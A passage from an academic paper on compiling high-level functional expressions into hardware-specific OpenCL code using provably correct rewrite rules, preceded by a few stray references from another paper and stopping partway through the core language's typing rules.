- [60] D. Traytel, A. Popescu, and J. C. Blanchette. Foundational, compositional (co)datatypes for higher-order logic—Category theory applied to theorem proving. In *LICS 2012*, pp. 596–605. IEEE, 2012.
- [61] D. Turi and G. Plotkin. Towards a mathematical operational semantics. In *LICS 1997*, pp. 280–291. IEEE, 1997.
- [62] D. A. Turner. Elementary strong functional programming. In P. H. Hartel and M. J. Plasmeijer, eds., *FPLE '95*, vol. 1022 of *LNCS*, pp. 1–13. Springer, 1995.
- [63] P. Wadler. Theorems for free! In *FPCA '89*, pp. 347–359. ACM, 1989.
- [64] G. Winskel. A note on model checking the modal ν -calculus. *Theor. Comput. Sci.*, 83(1):157–167, 1991.

Generating Performance Portable Code using Rewrite Rules

From High-Level Functional Expressions to High-Performance OpenCL Code

Michel Steuwer

The University of Edinburgh (UK)
University of Münster (Germany)
michel.steuwer@ed.ac.uk

Christian Fensch

Heriot-Watt University (UK)
c.fensch@hw.ac.uk

Sam Lindley

The University of Edinburgh (UK)
sam.lindley@ed.ac.uk

Christophe Dubach

The University of Edinburgh (UK)
christophe.dubach@ed.ac.uk

Abstract

Computers have become increasingly complex with the emergence of heterogeneous hardware combining multicore CPUs and GPUs. These parallel systems exhibit tremendous computational power at the cost of increased programming effort resulting in a tension between performance and code portability. Typically, code is either tuned in a low-level imperative language using hardware-specific optimizations to achieve maximum performance or is written in a high-level, possibly functional, language to achieve portability at the expense of performance.

We propose a novel approach aiming to combine high-level programming, code portability, and high-performance. Starting from a high-level functional expression we apply a simple set of rewrite rules to transform it into a low-level functional representation, close to the OpenCL programming model, from which OpenCL code is generated. Our rewrite rules define a space of possible implementations which we automatically explore to generate hardware-specific OpenCL implementations. We formalize our system with a core dependently-typed λ -calculus along with a denotational semantics which we use to prove the correctness of the rewrite rules.

We test our design in practice by implementing a compiler which generates high performance imperative OpenCL code. Our experiments show that we can automatically derive hardware-specific implementations from simple functional high-level algorithmic expressions offering performance on a par with highly tuned code for multicore CPUs and GPUs written by experts.

Categories and Subject Descriptors D3.2 [Programming Languages]: Language Classification – Applicative (functional) languages; Concurrent, distributed, and parallel languages; D3.4 [Processors]: Code generation, Compilers, Optimization

Keywords Algorithmic patterns, rewrite rules, performance portability, GPU, OpenCL, code generation

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
© 2015 ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784754

1. Introduction

In recent years, graphics processing units (GPUs) have emerged as the power horse of high-performance computing. These devices offer enormous raw performance but require programmers to have a deep understanding of the hardware in order to maximize performance. This means software is written and tuned on a per-device basis and needs to be adapted frequently to keep pace with ever changing hardware.

Programming models such as OpenCL offer the promise of *functional portability* of code across different parallel processors. However, *performance portability* often remains elusive; code achieving high performance for one device might only achieve a fraction of the available performance on a different device. Figure 1 illustrates this problem by showing how a parallel reduce (a.k.a. fold) implementation, written and optimized for one particular device, performs on other devices. Three implementations have been tuned to maximize performance on each device: the *Nvidia_opt* and *AMD_opt* implementations are tuned for the Nvidia and AMD GPU respectively, implementing tree-based reduce using an iterative approach with carefully specified synchronization primitives. The *Nvidia_opt* version utilizes the local (a.k.a. shared) memory to store intermediate results and exploits a hardware feature of Nvidia GPUs to avoid certain synchronization barriers. The *AMD_opt* version does not perform these two optimizations but instead uses vectorized operations. The *Intel_opt* parallel implementation, tuned for an Intel CPU, also relies on vectorized operations. However, it uses a much coarser form of parallelism with fewer threads, in which each thread performs more work.




Figure 1: Performance is not portable across devices. Each bar represents the device-specific optimized implementation of a parallel reduce implemented in OpenCL and tuned for an Nvidia GPU, AMD GPU, and Intel CPU respectively. Performance is normalized with respect to the best implementation on each device.

Figure 1 shows the performance achieved by each implementation on three different devices. Running an implementation which has been optimized on a different device leads to suboptimal performance in all cases. Consider the AMD_opt implementation, for instance, where we see that the performance loss is 20% when running on the Nvidia GPU and 90% (i.e., 10× slower) when running on the CPU. The CPU optimized version, Intel_opt, achieves less than 20% (i.e., 5× slower) when run on a GPU. Finally, it is worth noting that the Nvidia_opt version, which performs quite badly on the AMD GPU, actually fails to execute correctly on the CPU. This is due to a low-level optimization which removes synchronization barriers which can be avoided on the GPU, but are required on the CPU for correctness.

This lack of performance portability is mainly due to the low-level nature of the programming model; the dominant programming interfaces for parallel devices such as GPUs exposes programmers to many hardware-specific details. As a result, programming becomes complex, time-consuming, and error prone.

Several high-level programming models have been proposed to tackle the programmability issue and shield programmers from low-level hardware details. High-level dataflow programming language such as StreamIt [25] and LiquidMetal [19] allow the programmer to easily express different implementations at the algorithm level. Nvidia’s NOVA [12] language takes a more functional approach in which higher-order functions such as *map* and *reduce* are expressed as primitives recognized by the backend compiler. Similarly, Accelerate [9] allows the programmer to write high-level functional code in a DSL embedded in Haskell, and automatically generate CUDA code for the GPU. For instance, the parallel reduce discussed earlier would be written in Accelerate as:

```
sum xs = fold (+) 0 (use xs)
```

These kind of approaches hide the complexity of parallelism and low-level optimizations from the user. However, they rely on hard-coded device-specific implementations or heuristics to drive the optimization process. When targeting different devices, the library implementation or backend compiler has to be re-tuned or even worst re-engineered. In order to address the performance portability issue, we aim to develop mechanisms that can effectively explore device-specific optimizations. The core idea is not to commit to a specific implementation or set of optimizations but instead to let a tool automate the process.

In this paper we present an approach which compiles a high-level functional expression – similar to the one written in Accelerate – into highly optimized device-specific OpenCL code. We show that we achieve performance on a par with expert-written implementations on an Intel multicore CPU, an AMD GPU, and an Nvidia GPU. Central to our approach is a set of rewrite rules that systematically translate high-level algorithmic concepts into low-level hardware paradigms, both expressed in a functional style. The rewrite rules are based on the kind of algebraic reasoning well-known to functional programmers, and pioneered by Bird [5] and others in the 1980s. They are used to systematically transform programs into a low-level representation, from which high performance code is generated automatically.

The power of our technique lies in the rewrite rules, written once by an expert system designer. These rules encode the different algorithmic choices and low-level hardware specific optimizations. The rewrite rules play the dual role of enabling the composition of high-level algorithmic concepts and enabling the mapping of these onto hardware paradigms, but also critically provide correctness preserving exploration of the implementation space. The rules enable a clear separation of concerns between high-level algorithmic concepts and low-level hardware paradigms while using a unified framework. The defined implementation space is automatically searched to produce high performance code.




Figure 2: The programmer expresses the problem with high-level algorithmic primitives. These are systematically transformed into low-level primitives using a rule rewriting system. OpenCL code is generated by mapping the low-level primitives directly to the OpenCL programming model representing hardware paradigms.

This paper demonstrates that our approach yields high-performance code with OpenCL as our target hardware platform. We compare the performance of our approach with highly-tuned linear algebra functions extracted from state-of-the-art libraries and with benchmarks such as BlackScholes. We express them as compositions of high-level algorithmic primitives which are systematically mapped to low-level OpenCL primitives.

The primary contributions of our paper are as follows:

- a collection of **high-level functional algorithmic primitives** for the programmer and **low-level functional OpenCL primitives** representing the OpenCL programming model;
- a core dependently-typed calculus and **denotational semantics**;
- a set of **rewrite rules** that systematically express algorithmic and optimization choices, bridging the gap between high-level functional programs and OpenCL;
- proofs of the **soundness of the rewrite rules** with respect to the denotational semantics;
- achieving **performance portability** by systematically applying rewrite rules to yield device-specific implementations, with performance on a par with the best hand-tuned versions.

The remainder of the paper is structured as follows. Section 2 provides an overview of our technique. Sections 3 and 4 present our functional primitives and rewrite rules. Section 5 presents a core language and denotational semantics, which we use to justify the rewrite rules. Section 6 explains our automatic search strategy, while Section 7 introduces our benchmarks. Our experimental setup and performance results are shown in Sections 8 and 9. Finally, Section 10 discusses related work and Section 11 concludes.

2. Overview

The overview of our approach is presented in Figure 2. The programmer writes a *high-level expression* composed of *algorithmic primitives*. Using rewriting rules, we map this high-level expression into a *low-level expression* consisting of *OpenCL primitives*. In the rewriting stage, different algorithmic and optimization choices can be explored. The generated low-level expression is then fed into our code generator that emits an *OpenCL program* compiled to machine code by the vendor provided OpenCL compiler.




Figure 3: Pseudo-code representing vector scaling. The user maps a function multiplying an element by 3 over the input array (a). This high-level expression is transformed into a low-level expression (b) using rewrite rules in a search process. Finally, our code generator turns the low-level expression into an OpenCL program (c).

We illustrate the mechanisms of our approach using a simple vector scaling example shown in Figure 3. The user expresses the computation by writing a high-level expression using the *map* primitive as shown in Figure 3a. Our expressions are glued together with lambda abstractions and function composition; we formally define the syntax in Section 5.

Our technique first rewrites the high-level expression into a low-level expression closer to the OpenCL programming model. This is achieved by applying the rewrite rules presented later in Section 4 possibly using an automatic search strategy discussed in Section 6. Figure 3b shows one possible derivation of the original high-level expression. Starting from the last line, the input (*xs*) is split into chunks of 1024 elements. Each chunk is mapped onto a group of threads, called *workgroup*, with the *mapWorkgroup* low-level primitive. Within a workgroup, we group 4 elements into a SIMD vector, each mapped to a local thread inside a workgroup via the *mapLocal* primitive. Finally, the *mapVec* primitive applies the vectorized form of the user defined function. The exact meaning of our primitives will be given later in Section 3.

The last step consists of traversing the low-level expression and generating OpenCL code for each low-level primitive encountered (Figure 3c). The two map primitives generate the for-loops (line 3–4 and 7–8) that iterate over the input array assigning work to the workgroups and local threads. The information of how many chunks each workgroup and thread processes comes from the corresponding *split*. In line 11 the vectorized version of the user defined function (*mul3* defined in line 1) is finally applied to the input array.

To summarize, our approach is able to generate OpenCL code starting from a high-level program representation. This is achieved by systematically transforming the high-level expression into a low-level form suitable for code generation using an automated search process.

$$\begin{aligned}
\text{map}_{A,B,I} &: (A \rightarrow B) \rightarrow [A]_I \rightarrow [B]_I \\
\text{zip}_{A,B,I} &: [A]_I \rightarrow [B]_I \rightarrow [A \times B]_I \\
\text{reduce}_{A,I} &: ((A \times A) \rightarrow A) \rightarrow A \rightarrow [A]_I \rightarrow [A]_1 \\
\text{split}_{A,I} &: (n : \text{size}) \rightarrow [A]_{n \times I} \rightarrow [[A]_n]_I \\
\text{join}_{A,I,J} &: [[A]_I]_J \rightarrow [A]_{I \times J} \\
\text{iterate}_{A,I,J} &: (n : \text{size}) \rightarrow ((m : \text{size}) \rightarrow [A]_{I \times m} \rightarrow [A]_m) \rightarrow [A]_{I^n \times J} \rightarrow [A]_J \\
\text{reorder}_{A,I} &: [A]_I \rightarrow [A]_I
\end{aligned}$$

Figure 4: High-level algorithmic primitives.

3. Algorithmic and OpenCL Primitives

A key idea of this paper is to expose algorithmic choices and hardware-specific program optimizations in a functional style. This allows for systematic transformations using a collection of rewrite rules (Section 4). The high-level algorithmic primitives can either be used by the programmer directly, as a stand-alone language (or embedded DSL), or be used as an intermediate representation targeted by another language. Once a program is represented by our high-level primitives, we can automatically transform it into low-level hardware primitives. These represent hardware-specific features in a programming model such as OpenCL, the target chosen for this paper. Following the same approach, a different set of low-level primitives might be designed to target other low-level programming models such as MPI.

In this section we give a high-level account of the primitives; Section 5 gives a more formal account. Figure 4 and 5 present our algorithmic and OpenCL primitives. The type system we present here is monomorphic (largely to keep the formal presentation in Section 5 simple), however, we do rely on a restricted form of dependent types. The only kind of type-dependency we allow is for array types, whose size may depend on a run-time value. Type inference is beyond the scope of this paper, but in the future we intend to apply ideas from systems such as DML [45] to our setting.

We let I range over sizes. A size can be a size variable m, n , a natural number i , or a product $I \times J$ or power I^J of sizes I and J . We let A, B range over types. We write $A \rightarrow B$ for a function from type A to type B and $(n : \text{size}) \rightarrow B$ for a dependent function from size n to type B (where B may include array types whose sizes depend on n). We write $A \times B$ for the product of types A and B and 1 for the unit type. We write $[A]_I$ for an array of size I with elements of type A . The primitives are annotated with type and size subscripts. Thus, formally each one actually represents a type-indexed family of primitives. We often omit subscripts when they are not relevant or can be trivially inferred.

3.1 Algorithmic Primitives

As in Accelerate [9, 30], we deliberately restrict ourselves to a set of primitives for which we know that high performance CPU and GPU implementations exist. In contrast to Accelerate, we allow nesting of primitives to express nested parallelism. Nesting of arrays is used to represent multi-dimensional data structures like matrices. Figure 4 presents the high-level primitives used to define programs at the algorithmic level. The *map* and *zip* primitives are standard.

The *reduce* primitive is a special case of a fold returning a single reduced element in an array of size 1. We assume the supplied function is associative and commutative in order to admit efficient parallel implementations. Returning the result as an array with a single element allows for a more compositional design, in which our primitives operate on arrays rather than scalar values.

$$\begin{aligned}
\text{mapWorkgroup}_{A,B,I} &: (A \rightarrow B) \rightarrow [A]_I \rightarrow [B]_I \\
\text{mapLocal}_{A,B,I} &: (A \rightarrow B) \rightarrow [A]_I \rightarrow [B]_I \\
\text{mapGlobal}_{A,B,I} &: (A \rightarrow B) \rightarrow [A]_I \rightarrow [B]_I \\
\text{mapSeq}_{A,B,I} &: (A \rightarrow B) \rightarrow [A]_I \rightarrow [B]_I \\
\text{toLocal}_{A,B} &: (A \rightarrow B) \rightarrow (A \rightarrow B) \\
\text{toGlobal}_{A,B} &: (A \rightarrow B) \rightarrow (A \rightarrow B) \\
\text{reduceSeq}_{A,B,I} &: ((A \times B) \rightarrow A) \rightarrow A \rightarrow [B]_I \rightarrow [A]_1 \\
\text{reducePart}_{A,I} &: ((A \times A) \rightarrow A) \rightarrow A \rightarrow (n : \text{size}) \rightarrow \\
&\quad [A]_{I \times n} \rightarrow [A]_n \\
\text{reorderStride}_{A,I} &: (n : \text{size}) \rightarrow [A]_{n \times I} \rightarrow [A]_{n \times I} \\
\text{mapVec}_{A,B,I} &: (A \rightarrow B) \rightarrow \langle A \rangle_I \rightarrow \langle B \rangle_I \\
\text{splitVec}_{A,I} &: (n : \text{size}) \rightarrow [A]_{n \times I} \rightarrow [\langle A \rangle_n]_I \\
\text{joinVec}_{A,I,J} &: [\langle A \rangle_I]_J \rightarrow [A]_{I \times J}
\end{aligned}$$

Figure 5: Low-level OpenCL primitives used for code generation.

The *split* and *join* primitives transform the shape of array data. The expression *split* n xs transforms array xs of size $n \times I$, with elements of type A , into an array of size I with elements that are A arrays of size n ; *join* is the inverse of *split*. (In practice A itself may be an array type, in which case we can view *split* as adding a dimension to and *join* as subtracting a dimension from a matrix.)

The *iterate* primitive repeatedly applies a given function. The expression *iterate* n f applies the function f repeatedly n times. The type of *iterate* is instructive. The function f may change the length of the processed array at each iteration step. We currently restrict the length to stay the same or shrink in each iteration by a fixed factor (given by the implicit subscript I), which is sufficient to express, e.g., iterative reduce (see Section 4). We intend to lift this restriction in the future, which will probably require a richer type system. Given n the type of *iterate* expresses that the input array will shrink by a factor of I^n .

Finally, the *reorder* primitive allows the programmer to express that the order of elements in an array is unimportant, allowing a number of useful optimizations—as we will see in Section 4. This primitive bares obvious similarities to the *unordered* operation of the Ferry query language [21], which asserts that the order of elements in a list is unimportant.

3.2 OpenCL-specific Primitives

In order to achieve high performance on manycore CPUs and GPUs, programmers often use a set of rules of thumb to drive the optimization of their application. Each hardware vendor provides optimization guides [1, 31] that extensively cover hardware idiosyncrasies and optimizations. The main idea behind our work is to identify common optimization patterns and express them with the help of low-level primitives coupled with a rewrite system. Figure 5 lists the OpenCL-specific primitives we have identified.

Maps Each *mapX* primitive has the same high-level semantics as plain *map*, but represents a specific way of mapping computations to the hardware and exploiting parallelism in OpenCL. The *mapWorkgroup* primitive assigns work to a group of threads, called *workgroup* in OpenCL, with every workgroup applying the given function on an element of the input array. Similarly, the *mapLocal* primitive assigns work to a local thread inside a workgroup. As workgroups are optional in OpenCL *mapGlobal* assigns work to a thread not organized in a workgroup. This allows us to map computations in different ways to the thread hierarchy. The *mapSeq* primitive performs a sequential map within a single thread.

Generating OpenCL code for all of these primitives is similar; we describe this using *mapWorkgroup* as an example. A loop is generated, where the iteration variable is determined by the

workgroup-id function from the OpenCL API. Inside the loop, a pointer is generated to partition the input array, so that every workgroup calls the given function f on a different chunk of data. An output pointer is generated similarly. We continue with the body of the loop by generating the code for the function f recursively. Finally, an appropriate synchronization mechanism is added for the given map primitive. For instance, after a *mapLocal* we add a barrier synchronization for the threads inside the workgroup.

Local/Global The *toLocal* and *toGlobal* primitives are used to determine where the result of the given function f should be stored. OpenCL defines two distinct address spaces: global and local. Global memory is the commonly used large but slow memory. On GPUs, the small local memory has a high bandwidth with low latency and is used to store frequently accessed data or for efficient communication between local threads (shared memory). With these two primitives, we can in effect exploit the memory hierarchy defined in OpenCL. These primitives act similarly to a typecast (their high-level semantics is that of the identity function) and are in fact implemented as such, so that no code is emitted directly. We check for incorrect use of these primitives in our implementation. For example, the implementation checks that a *toLocal* primitive is eventually followed by a *toGlobal* primitive to ensure that the final result is copied back into global memory, as required by OpenCL. We plan to extend our type system in the future to track the memory location of arrays using an effect system.

In our design, every function reads its input and writes its output using pointers provided by the callee function. As a result, we can force a store to local memory by wrapping any function with the *toLocal* function. In the code generator, this will simply change the output pointer of function f to an area in local memory.

Sequential Reduce The *reduceSeq* primitive performs a sequential reduce within a single thread. The generated code consists of an accumulation variable which is initialized with the given initial value. A loop is generated iterating over the array and calling the given function which stores its intermediate result in the accumulation variable. Note, that we require the function passed to *reduce* to be associative and commutative in order to enable an efficient parallel implementation. We do not impose the same restriction for the *reduceSeq* function, as here we guarantee a sequential order of execution; thus *reduceSeq* has a more general type.

Partial Reduce The *reducePart* primitive performs a partial reduce, i.e., an array of n elements is reduced to an array of m elements where $1 \leq m \leq n$. While not directly used to generate OpenCL code, *reducePart* is useful as an intermediate representation for deriving different implementations of reduce as we will see in the next section.

Reorder Stride The high-level semantics of *reorderStride* $_{A,I} n$ is just like *reorder* $_{A,I}$. The low-level implementation actually performs a specific reordering in which the array is reordered with a stride n , that is, element i is mapped to element $i/I + n * (i \% I)$. In the generated OpenCL code this primitive ensures that after splitting the workload, consecutive threads access consecutive memory elements (i.e., *coalesce memory access*), which is beneficial on modern GPUs as it maximizes memory bandwidth.

Our implementation does not produce code directly, but generates instead an index function, which is used when accessing the array the next time. While beyond the scope of this paper, our design supports user-defined index functions as well.

Vectorization The OpenCL programming model supports SIMD vector data types such as `int4` where any operations on this type will be executed in the hardware vector units. In the absence of vector units in the hardware, the OpenCL compiler scalarizes the code automatically.

$iterate (I + J) M \rightarrow iterate I M \circ iterate J M$
(a) Iterate decomposition rule
$map M \circ reorder \rightarrow reorder \circ map M$ $reorder \circ map M \rightarrow map M \circ reorder$
(b) Reorder commutativity rules
$map_{A,B,I \times J} M \rightarrow join_{B,I,J} \circ map (map M) \circ split_{A,J} I$
(c) Split-join rule
$reduce_{A,I \times J} M N \rightarrow$ $reduce_{A,J} M N \circ reducePart_{A,I} M N J$ $reducePart_{A,I} M N 1 \rightarrow reduce_{A,I} M N$ $reducePart_{A,I} M N J \rightarrow reducePart_{A,I} M N J \circ reorder$ $reducePart_{A,I,K} M N J \rightarrow$ $iterate_{A,I,J} K (reducePart_{A,I} M N)$ $reducePart_{A,I} M N (J \times K) \rightarrow$ $join \circ map (reducePart M N J) \circ split_{A,K} (I \times J)$
(d) Reduce rules
$join \circ split I \mid split_{A,J} I \circ join_{A,I,J} \rightarrow id$ $joinVec \circ splitVec I \mid splitVec_{A,J} I \circ joinVec_{A,I,J} \rightarrow id$
(e) Cancellation rules
$map M \circ map N \rightarrow map (M \circ N)$ $reduceSeq M N \circ mapSeq P \rightarrow$ $reduceSeq (\lambda(acc, x). M (acc, P x)) N$
(f) Fusion rules

Figure 6: Algorithmic rules. Bold functions are known to the code generator.

At a high-level, vectors are just a special case of arrays. We write $\langle A \rangle_I$ for the type of a vector of size I with elements of type A . The *mapVec*, *splitVec*, and *joinVec* primitives behave just like the corresponding operations on arrays, though at a low-level they are of course compiled differently. Concretely, the *mapVec* primitive vectorizes a function by simply converting all of its operations that apply to vector types into vectorized operations. Our current implementation can only vectorize functions containing simple arithmetic operations such as $+$ or $-$. For more complex functions, we rely on external tools [27] for vectorizing the operations, without performing further analysis.

4. Rewrite Rules

This section presents our rewrite rules, which transform high-level expressions written using the algorithmic primitives into semantically equivalent expressions. One goal of our approach is to keep each rule as simple as possible and only express one fundamental concept at a time. For instance the vectorization rule, as we will see, is the only place where we express vectorization. This contrasts with many prior approaches that provide special vectorized versions of different algorithmic primitives such as *map* and *reduce*. Many rules can be applied successively to produce expressions that compose hardware concepts or optimizations. In Section 5 we show that the rules are sound. The rules are only valid given that they respect the types involved.

As with the primitives, we distinguish between algorithmic and low-level rules. Algorithmic rules produce derivations that represent the different algorithmic choices and are shown in Figure 6.

$map M \rightarrow$ $mapWorkgroup M \mid mapLocal M$ $mapGlobal M \mid mapSeq M$
(a) Map rules
$reduce_{A,I} M N \rightarrow reduceSeq_{A,A,I} M N$
(b) Reduce rule
$reorder_{A,I \times J} \rightarrow reorderStride_{A,J} I \mid id$
(c) Stride accesses or normal accesses rules
$mapLocal M \rightarrow toGlobal (mapLocal M)$ $mapLocal M \rightarrow toLocal (mapLocal M)$
(d) Local/Global memory rules
$map_{A,B,I \times J} M \rightarrow$ $joinVec_{B,I,J} \circ map_{A,B,J} (mapVec_{A,B,I} M) \circ splitVec_{A,J} I$
(e) Vectorization rule

Figure 7: OpenCL-specific rules. Bold functions are known to the code generator.

Figure 7 shows our OpenCL-specific rules which map expressions to OpenCL primitives. Once an expression is in its lowest-level form, it is possible to produce OpenCL code for each single primitive easily with our code generator as described in the previous section.

4.1 Algorithmic Rules

Iterate Decomposition Rule The rule 6a expresses the fact that an iteration can be decomposed into several iterations.

Reorder Commutativity Rule Figure 6b shows that if the data can be reordered arbitrarily it does not matter if we apply a function f to each element before or after the reordering.

Split-Join Rule The split-join rule in Figure 6c partitions a map into two maps. This allows us to nest map primitives in each other and, thus, *maps* the computation to the thread hierarchy of the OpenCL programming model.

Reduce Rules The reduce rules of Figure 6d decompose applications of the reduce function and the partial reduce function.

- A reduce can be decomposed into a partial reduce combined with a full reduce.
- A partial reduce can be turned back into a full reduce if it yields a single element.
- A partial reduce can be reordered, exploiting the restriction of *reducePart* to commutative functions.
- A partial reduce can be decomposed into an iteration of a smaller instance of the same partial reduce. This idea is important when considering how the reduce function is commonly implemented on a GPU (iteratively reducing within a workgroup using the local memory).
- A partial reduce can split the input elements, reduce them independently, and then join them back together. This final case is actually the only place where parallelism is made explicit in the reduce rules. It exploits the restriction of *reducePart* to associative functions.

Cancellation Rules Figure 6e shows our cancellation rules. They express the fact that consecutive *split-join* pairs and *splitVec-joinVec* pairs are equivalent to the identity.

Fusion Rules Finally, our fusion rules are shown in Figure 6f. The first rule fuses the functions applied by two consecutive maps. The second rule fuses the map-reduce pattern by creating a lambda abstraction that is the result of merging functions f and g from the original reduce and map respectively. This rule only applies to the sequential version since this is the only implementation not requiring the associativity property required by the more generic *reduce* primitive. When generating code, these rules in effect allow us to fuse the implementation of different functions and avoid having to store temporary results. The functional programming community has studied more sophisticated and generic rules for fusion [13, 26, 30]. However, for our current restricted set of benchmarks our simpler fusion rules have proven to be sufficient. We intend to incorporate related work into our approach in the future.

4.2 OpenCL-Specific Rules

Figure 7 shows our OpenCL-specific rules that are used to apply OpenCL optimizations and to lower high-level concepts down to OpenCL-specific ones. Primitives that are known to the code generator are shown in bold.

Map Rules The rule in Figure 7a is used to produce OpenCL-specific map implementations that match the OpenCL thread hierarchy. Our implementation maintains context information to ensure the OpenCL thread hierarchy is respected. For instance, it is only legal to nest a *mapLocal* inside a *mapWorkgroup* and it is not legal to nest two *mapLocal* in each other.

Reduce Rule There is only one low-level rule for reduce (Figure 7b), which expresses the fact that the only implementation known to the code generator is a sequential reduce. Parallel implementations are defined at a higher level by composition of other algorithmic primitives. Most existing approaches treat the reduce directly as a fixed primitive operation. With our approach it is possible to explore different implementations for reduce by simply applying different rules.

Reorder Rule Figure 7c presents the rule that reorders elements of an array. In our current implementation, we support two types of reordering: no reordering, represented by the *id* function, and *reorderStride*, which reorders elements with a certain stride n . As described earlier, the major use case for the stride reorder is to enable coalesced memory accesses.

Local/Global Rules Figure 7d shows two rules that enable GPU local memory usage. They express the fact that the result of a *mapLocal* can always be stored in local memory or back in global memory. This holds since a *mapLocal* always exists within a *mapWorkgroup* for which the local memory is defined. These rules allow us to determine how the data is mapped to the GPU memory hierarchy and encode the common optimization to load frequently used data from the slow global into the fast local memory. The search strategy, discussed in Section 6, applies this rule to explore opportunities for this optimization.

Vectorization Rule Figure 7e shows the vectorization rule. SIMD vectorization is a key aspect of modern hardware architectures. In our approach vectorization is achieved by using the *splitVec* and corresponding *joinVec* primitives, which changes the element type of an array and adjust the length accordingly. This rule is only allowed to be applied once to a given *map f* primitive. This constraint can easily be checked by looking at the function's type.

4.3 Summary

In our approach the power of composition allows our rules to produce complex low-level expressions from simple high-level expressions. Looking back at our example in Figure 3, we see how a simple algorithmic pattern can effectively be derived into a low-level

expression by applying the rules. This expression matches hardware concepts expressible with OpenCL such as mapping computation and data to the thread and memory hierarchy. Each single rule encodes a simple, easy to understand, and provable fact. By composition of the rules we systematically derive low-level expressions which are semantically equivalent to the high-level expressions by construction. This results in a powerful mechanism to safely explore the space of possible implementations.

5. Core Language

In this section we formalize a core language for programming with the primitives of Section 3. We specify a type system and a denotational semantics for the core language, which we use to justify the correctness of the rewrite rules of Section 4.

5.1 Typing Rules

Figure 8 presents the typing rules for the core language. The type schemas for constants are given in Figure 4 in Section 3. A size environment Δ is a set of size variables. A type environment Γ is a map from term variables to types. The judgement $\Delta \vdash I \text{ SIZE}$ states that in size environment Δ the size I is well-formed. The judgement $\Delta \vdash A$ states that in size environment Δ the type A is well-formed. The typing judgement $\Delta; \Gamma \vdash M : A$ states that in size environment Δ and type environment Γ , the term M has type A . The typing rules are straightforward.

5.2 Semantics

We give a set-theoretic denotational semantics for the core language. It is presented in Figure 9. Sizes are interpreted straightforwardly as natural numbers. Types are interpreted as sets. We write \mathbb{F} for the set of floating point numbers in the meta language. We overload some of the type constructors in the object language as the corresponding set constructors in the meta language, for instance, $X \rightarrow Y$ denotes the set of functions from the set X to the set Y . Size-dependent functions are interpreted as size-dependent functions in the meta language. Arrays are interpreted in the obvious way as functions from sizes to elements.

Size environments are interpreted as *size maps*, partial maps from size variables to natural numbers. Type environments are interpreted as *type maps*, partial maps from term variables to sets.

Sizes, types, type environments, terms and primitives are all interpreted with respect to a partial map ι from size variables to natural numbers (that is, the interpretation of a size environment). Similarly, terms are interpreted with respect to a partial map ρ from term variables to values. We overload λ -abstraction, pairing, and unit in the obvious way in the meta language.

The interpretation of terms is standard. The interpretations of the primitives are also quite straightforward. Note that for simplicity we here ascribe a fixed evaluation order to the operation of *reduce*, but when we actually apply the rewrite rules we ensure that the operation is associative and commutative, allowing it to be reordered. The *iterate* operation supplies a successively smaller size for each iteration.

We define function composition in the standard way, both in the object and meta language:

$$M \circ N \equiv \lambda x. M (N x) \quad f \circ g \equiv \lambda v. f (g v)$$

Theorem 1 (Type soundness).

$$\Delta; \Gamma \vdash M : A \Rightarrow \llbracket M \rrbracket_{[\Delta], ([\Gamma]_{[\Delta]})} \in \llbracket A \rrbracket_{[\Delta]}$$

Proof. By induction on the derivation $\Delta; \Gamma \vdash M : A$. \square

Our core language can be naturally extended to include all of the primitives of Figures 4 and 5. One can model *reorder* by lifting the entire semantics to model non-determinism by returning sets of

$\Delta \vdash I \text{ SIZE}$		$\Delta; \Gamma \vdash M : A$	
$\text{IVAR} \frac{n \in \Delta}{\Delta \vdash n \text{ SIZE}}$	$\text{ITIMES} \frac{\Delta \vdash I \text{ SIZE} \quad \Delta \vdash J \text{ SIZE}}{\Delta \vdash I \times J \text{ SIZE}}$	$\text{VAR} \frac{x : A \in \Gamma \quad \Delta \vdash A}{\Delta; \Gamma \vdash x : A}$	$\text{UNIT} \frac{}{\Delta; \Gamma \vdash () : \mathbf{1}}$
